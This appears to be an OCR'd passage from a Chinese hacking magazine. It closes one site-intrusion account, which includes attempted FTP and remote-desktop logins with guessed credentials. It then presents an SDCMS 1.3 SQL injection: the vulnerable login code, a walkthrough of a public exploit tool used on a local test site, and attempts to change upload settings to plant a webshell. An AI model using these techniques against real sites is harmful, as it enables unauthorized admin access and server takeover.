


图18




图19

狂晕之下，以“当前数据库路径 不可更改”为关键字Google一下，第一个搜索结果（http://www.hackseo.net/post/113.html）就是这个问题的答案（《动网8.1之后台获取Webshell大法》），作者是hackest [H.S.T]，而且是已发表在《黑客X档案》2008年第2期杂志上。小菜我大体看了一下，头又有些大了，还是先放弃吧，等有机会啃一下相关的技术文章之后再来吧！最后忽然又想起之前扫到该网站开有21和3389端口，于是分别再用账号admin和密码000000进行FTP和远程桌面登录，很不幸，都失败了。

OK，一次不成熟的尝试入侵检测就到这儿了，一路上磕磕绊绊，跟头摔了不少，不过也算得上是终有所获了，进入了管理后台。真像那位哲学家所讲的那样——接触得越多，不明白的地方也越多（大体就这意思哈）；同时还深深体会到看人家的文章是一回事，自己亲自动手做则是另外一回事，这就是所谓的“看花容易绣花难”。最后，祝各位叉子好好学习，天天向上！

（本文中涉及的相关软件本期光盘已收录）

SDCMS 1.3 最新漏洞

txcbg

2011年10月3日，ID为鬼哥的朋友公布了SDCMS 1.3的一个严重安全漏洞，并且给出了漏洞利用程序。我第一时间在虚拟机里测试漏洞可用，介绍给大家。

SDCMS(时代网站信息管理系统)是在Asp+Access/Mssql环境下开发的开源产品。SDCMS以信息为主题，通过以文字和图片标题为起点，以无限栏目分类为支撑，配合多项插件的灵活使用，以达到信息门户的远景！

SDCMS以安全第一为原则，解决了ASP程序的常见漏洞问题。程序自身无任何后门，严格的代码过滤为网站的安全运行提供了可靠的保障。

以上是SDCMS官方对它的介绍。是否真的“严格的代码过滤为网站的安全运行提供了可靠的保障”呢？鬼哥公布的漏洞再次证明了没有绝对的安全。

一、漏洞简单分析

存在漏洞的文件是后台登录文件Admin目录下的Index.asp，验证登录的代码为：

```
Sub Check
    Dim username,password,code,getcode,Rs
    IF Check_post Then Echo "1禁止从外部提交数据!":Exit Sub
    username=FilterText(Trim(Request.Form("username")),1)
    password=FilterText(Trim(Request.Form("password")),1)
    code=Trim(Request.Form("yzm"))
    getcode=Session("SDCMSCode")
    IF errnum>=loginnum Then Echo "系统已禁止您今日再登录":died
    IF code="" Then Alert "验证码不能为空!","javascript:history.go(-1)":Died
    IF code<>"" And Not Isnumeric(code) Then Alert "验证码必须为数字!","javascript:history.go(-1)":Died
    IF code<>getcode Then Alert "验证码错误!","javascript:history.go(-1)":Died
    IF username="" or password="" Then
        Echo "用户名或密码不能为空":Died
    Else
        Set Rs=Conn.Execute("Select Id,Sdcms_Name,Sdcms_Pwd,isadmin,alllever,infolever From Sd_Admin Where Sdcms_name='"&username&"' And Sdcms_Pwd='"&md5(password)&"'")
            IF Rs.Eof Then
                AddLog username,GetIp,"登录失败",1
                Echo "用户名或密码错误，今日还有"&loginnum-errnum&"次机会"
            Else
                Add_Cookies "sdcms_id",Rs(0)
                Add_Cookies "sdcms_name",username
                Add_Cookies "sdcms_pwd",Rs(2)
                Add_Cookies "sdcms_admin",Rs(3)
                Add_Cookies "sdcms_alllever",Rs(4)
                Add_Cookies "sdcms_infolever",Rs(5)
                Conn.Execute("Update Sd_Admin Set logintimes=logintimes+1,LastIp='"&GetIp&"' Where id="&Rs(0)&"")
                AddLog username,GetIp,"登录成功",1
                '自动删除30天前的Log记录
                IF Sdcms_DataType Then
                    Conn.Execute("Delete From Sd_Log Where DateDiff('d',adddate,Now())>30")
                Else
                    Conn.Execute("Delete From Sd_Log Where DateDiff(d,adddate,GetDate())>30")
                End IF
                Go("sdcms_index.asp")
            End IF
            Rs.Close
            Set Rs=Nothing
    End IF
End Sub
```

我们可以看到username是通过FilterText来过滤的。我们看看FilterText的代码。FilterText()函数的代码在Inc目录下的Function.asp文件中，具体代码为：

```
    Function FilterText(ByVal t0,ByVal t1)
        IF Len(t0)=0 Or IsNull(t0) Or IsArray(t0) Then FilterText="":Exit Function
        t0=Trim(t0)
        Select Case t1
            Case "1"
t0=Replace(t0,Chr(32)," ")
t0=Replace(t0,Chr(13),"")
                    t0=Replace(t0,Chr(10)&Chr(10),"<br>")
t0=Replace(t0,Chr(10),"<br>")
            Case "2"
t0=Replace(t0,Chr(8),"")'回格
t0=Replace(t0,Chr(9),"")'tab(水平制表符)
t0=Replace(t0,Chr(10),"")'换行
t0=Replace(t0,Chr(11),"")'tab(垂直制表符)
t0=Replace(t0,Chr(12),"")'换页
t0=Replace(t0,Chr(13),"")'回车 chr(13)&chr(10) 回车和换行的组合
t0=Replace(t0,Chr(22),"")
t0=Replace(t0,Chr(32),"")'空格 SPACE
t0=Replace(t0,Chr(33),"")'!
t0=Replace(t0,Chr(34),"")'"
t0=Replace(t0,Chr(35),"")'#
t0=Replace(t0,Chr(36),"")'$
t0=Replace(t0,Chr(37),"")'%
t0=Replace(t0,Chr(38),"")'&
t0=Replace(t0,Chr(39),"")''
t0=Replace(t0,Chr(40),"")'(
t0=Replace(t0,Chr(41),"")')
t0=Replace(t0,Chr(42),"")'*
t0=Replace(t0,Chr(43),"")'+
t0=Replace(t0,Chr(44),"")',
t0=Replace(t0,Chr(45),"")'-
t0=Replace(t0,Chr(46),"")'.
t0=Replace(t0,Chr(47),"")'/
t0=Replace(t0,Chr(58),"")':
t0=Replace(t0,Chr(59),"")';
t0=Replace(t0,Chr(60),"")'<
t0=Replace(t0,Chr(61),"")'=
t0=Replace(t0,Chr(62),"")'>
t0=Replace(t0,Chr(63),"")'?
t0=Replace(t0,Chr(64),"")'@
t0=Replace(t0,Chr(91),"")'\
t0=Replace(t0,Chr(92),"")'\
t0=Replace(t0,Chr(93),"")']
t0=Replace(t0,Chr(94),"")'^
t0=Replace(t0,Chr(95),"")'_
t0=Replace(t0,Chr(96),"")'`
t0=Replace(t0,Chr(123),"")'{
t0=Replace(t0,Chr(124),"")'|
```

```
t0=Replace(t0,Chr(125),"")

t0=Replace(t0,Chr(126),"")
        Case Else
                t0=Replace(t0, "&", "&amp;")
                t0=Replace(t0, "'", "&#39;")
                t0=Replace(t0, """", "&#34;")
                t0=Replace(t0, "<", "&lt;")
                t0=Replace(t0, ">", "&gt;")
        End Select
        IF Instr(Lcase(t0),"expression")>0 Then
                t0=Replace(t0,"expression","e&#17
3;xpression", 1, -1, 0)
        End If
        FilterText=t0
    End Function
```

看到没。直接参数是1 只过滤

```
t0=Replace(t0,Chr(32)," ")

t0=Replace(t0,Chr(13),"")
                t0=Replace(t0,Chr(10)&C
hr(10),"<br>")

t0=Replace(t0,Chr(10),"<br>")
```

并没过滤SQL语句。直接导致SQL注入 危害极大。

漏洞导致可以直接拿到后台帐号密码。

特别注意：以上漏洞分析是漏洞公布者鬼哥给出的，这里直接引用了。

二、漏洞利用

漏洞分析有兴趣的慢慢看，下面来看怎样利用这个漏洞。为了演示漏洞的利用过程，我从SDCMS的官方网站下载了Sdcms1.3(20110129)（最新版本）的源代码，在虚拟机中把网站运行了起来，网站访问地址为：http://127.0.0.1/Index.Asp，如图1 。

漏洞的利用很简单，鬼哥直接给出了漏洞利用工具。利用漏洞利用工具填上目标网站的后台地址后可以直接进入后台。解压下载回来的漏洞利用程序，运行sdcms1.3最新漏洞利用程序.exe，会出来几个提示注册漏洞利用程序所需Dll文件的对话框，点“确定”按钮关闭对话框后就打开了如图2的程序界面。 在“输入目标后台地址”下面的输入框中输入目标网站的后台地址，这里我输入虚拟机中演示网站的后台地址http://127.0.0.1/admin，点“GET后台”按钮，会出来验证码输入的对话框，并在漏洞利用程序当前目录下生成yzm.jpg，打开yzm.jpg，就看到了验证码，如图3。输入yzm.jpg中的验证码后点验证码输入对话框中的“OK”按钮后就进入了后台，如图4。




图1




图2




图3

如果一次进入后台不成功的话多试几次很可能就好了。

三、后台拿shell

进了后台好，能在后台拿到shell就更好了。发现在“系统管理”下的“系统设置”中的“上传设置”可以设置允许上传文件的类型，尝试添加asp格式的上传类型，点“保存设置”按钮后虽然提示“系统设置保存成功！”但再打开“系统管理”下的“系统设置”中的“上传设置”，发

现asp格式并没有添加进去，如图5。又尝试了几次，还是那样，估计是过滤了asp的格式，再试了添加asa，cer，cdx格式，也不能成功保存。

